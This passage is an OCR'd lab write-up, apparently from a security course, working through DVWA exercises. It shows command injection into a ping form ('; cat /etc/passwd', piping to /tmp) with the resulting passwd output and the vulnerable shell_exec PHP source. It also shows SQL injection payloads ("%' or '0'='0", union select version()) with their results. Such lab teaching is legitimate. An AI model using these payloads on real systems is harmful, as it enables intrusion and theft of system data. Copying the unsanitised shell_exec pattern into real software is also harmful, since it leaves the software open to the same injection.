3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.087/0.100/0.107/0.009 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Attempt 1

1. 192.168.1.106; cat /etc/passwd
2. Click Submit
3. Notice that we are now able to see the contents of the /etc/passwd file.


Fedora14 - VMware Player
Applications Places System
Wed Apr 4, 6:55 PM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.106/dvwa/vulnerabilities/exec/#
Damn Vulnerable Web App (DV...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
submit
To direct input to this virtual machine, press Ctrl+G.
vmware

Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

192.168.1.106; cat /etc/passwd

```
PING 192.168.1.106 (192.168.1.106) 56(84) bytes of data.
64 bytes from 192.168.1.106: icmp_req=1 ttl=64 time=0.086 ms
64 bytes from 192.168.1.106: icmp_req=2 ttl=64 time=0.081 ms
64 bytes from 192.168.1.106: icmp_req=3 ttl=64 time=0.098 ms

--- 192.168.1.106 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.081/0.088/0.098/0.010 ms
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
```

1. Step 6: Bring up a terminal window.
2. cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php.
3. Notice the two shell_exec lines.
4. These are the lines that execute ping depending on which Operating System is being used.
5. In Unix/Linux command, you can run multiple command separated by a ";".
6. Notice the code does not check that if $target matches an IP Address
7. \d+.\d+.\d+.\d+, where "\d+" represents a number with the possibility of multiple digits, like 192.168.1.106.
8. The code allows for an attacker to append commands behind the IP Address.
9. 192.168.1.106; cat /etc/passwd



```
[root@Fedora14 /]# cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if (stristr(php_uname('s'), 'Windows NT')) {

                $cmd = shell_exec( 'ping  ' . $target );
                $html .= '<pre>'.$cmd.'</pre>';

        } else {

                $cmd = shell_exec( 'ping  -c 3 ' . $target );
                $html .= '<pre>'.$cmd.'</pre>';

        }

}
?>[root@Fedora14 /]#
```

Execute ping


Execute ping

Non-Malicious Use
1) Website Text Box: 192.168.1.106
2) Code Execution: ping + 192.168.1.106

Malicious Use
1) Website Text Box: 192.168.1.106; cat /etc/passwd
2) Code Execution: ping + 192.168.1.106 AND RUN cat /etc/passwd

Step 7: Copy the /etc/passwd file to /tmp.

192.168.1.106; cat /etc/passwd | tee /tmp/passwd



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

8.1.106; cat /etc/passwd | tee /tmp/passwd

```
PING 192.168.1.106 (192.168.1.106) 56(84) bytes of data.
64 bytes from 192.168.1.106: icmp_req=1 ttl=64 time=2.30 ms
64 bytes from 192.168.1.106: icmp_req=2 ttl=64 time=0.184 ms
64 bytes from 192.168.1.106: icmp_req=3 ttl=64 time=1.02 ms

--- 192.168.1.106 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.184/1.170/2.300/0.869 ms
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
```


Practical 5

Aim: Manual SQL injection using DVWA .

Solution:


Step 1: Install DVWA Tool

Step 2: Login to DVWA



BackTrack5R1 - VMware Player
File
Virtual Machine
Help
Applications
Places
System
Mon Apr 16, 6:14 AM
Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/login.php
DVWA
Username
admin
Password
●●●●●●●●●
Login
Damn Vulnerable Web ...
root@bt: ~
vmware

Step 3: Select Security Level



http://192.168.1.106/dvwa/security.php

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]


Scripts Currently Forbidden | <SCRIPT>: 1 | <OBJECT>: 0

Step 4: Select "SQL Injection" from the left navigation menu.


BackTrack5R1 - VMware Player
Applications Places System
Mon Apr 16, 6:28 AM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.106/dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Damn Vulnerable Web ...
root@bt: ~
To return to your computer, press Ctrl+Alt.
vmware

Step 5: □ Input the below text into the User ID Textbox (See Picture).

- %' or '0'='0 and click submit.
- In this scenario, we are saying display all record that are **false** and all records that are **true.**
- %' - Will probably not be equal to anything, and will be false.
- '0'='0' - Is equal to true, because 0 will always equal 0.



BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Mon Apr 16, 6:42 AM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+or+'0'%3D'0&Submit=Subm
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Damn Vulnerable Web ...
root@bt: ~
To direct input to this virtual machine, press Ctrl+G.
vmware

Vulnerability: SQL Injection

User ID: %' or '0'='0

Submit

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

Step 6: Input the below text into the User ID Textbox (See Picture).

- %' or 0=0 union select null, version() #.

- Notice in the last displayed line, 5.1.60 is displayed in the surname.
- This is the version of the mysql database.


BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Mon Apr 16, 7:00 AM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+or+0%3D0+union+select+n
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Damn Vulnerable Web ...
root@bt: ~
vmware

Vulnerability: SQL Injection

User ID:

union select null, version() # Submit

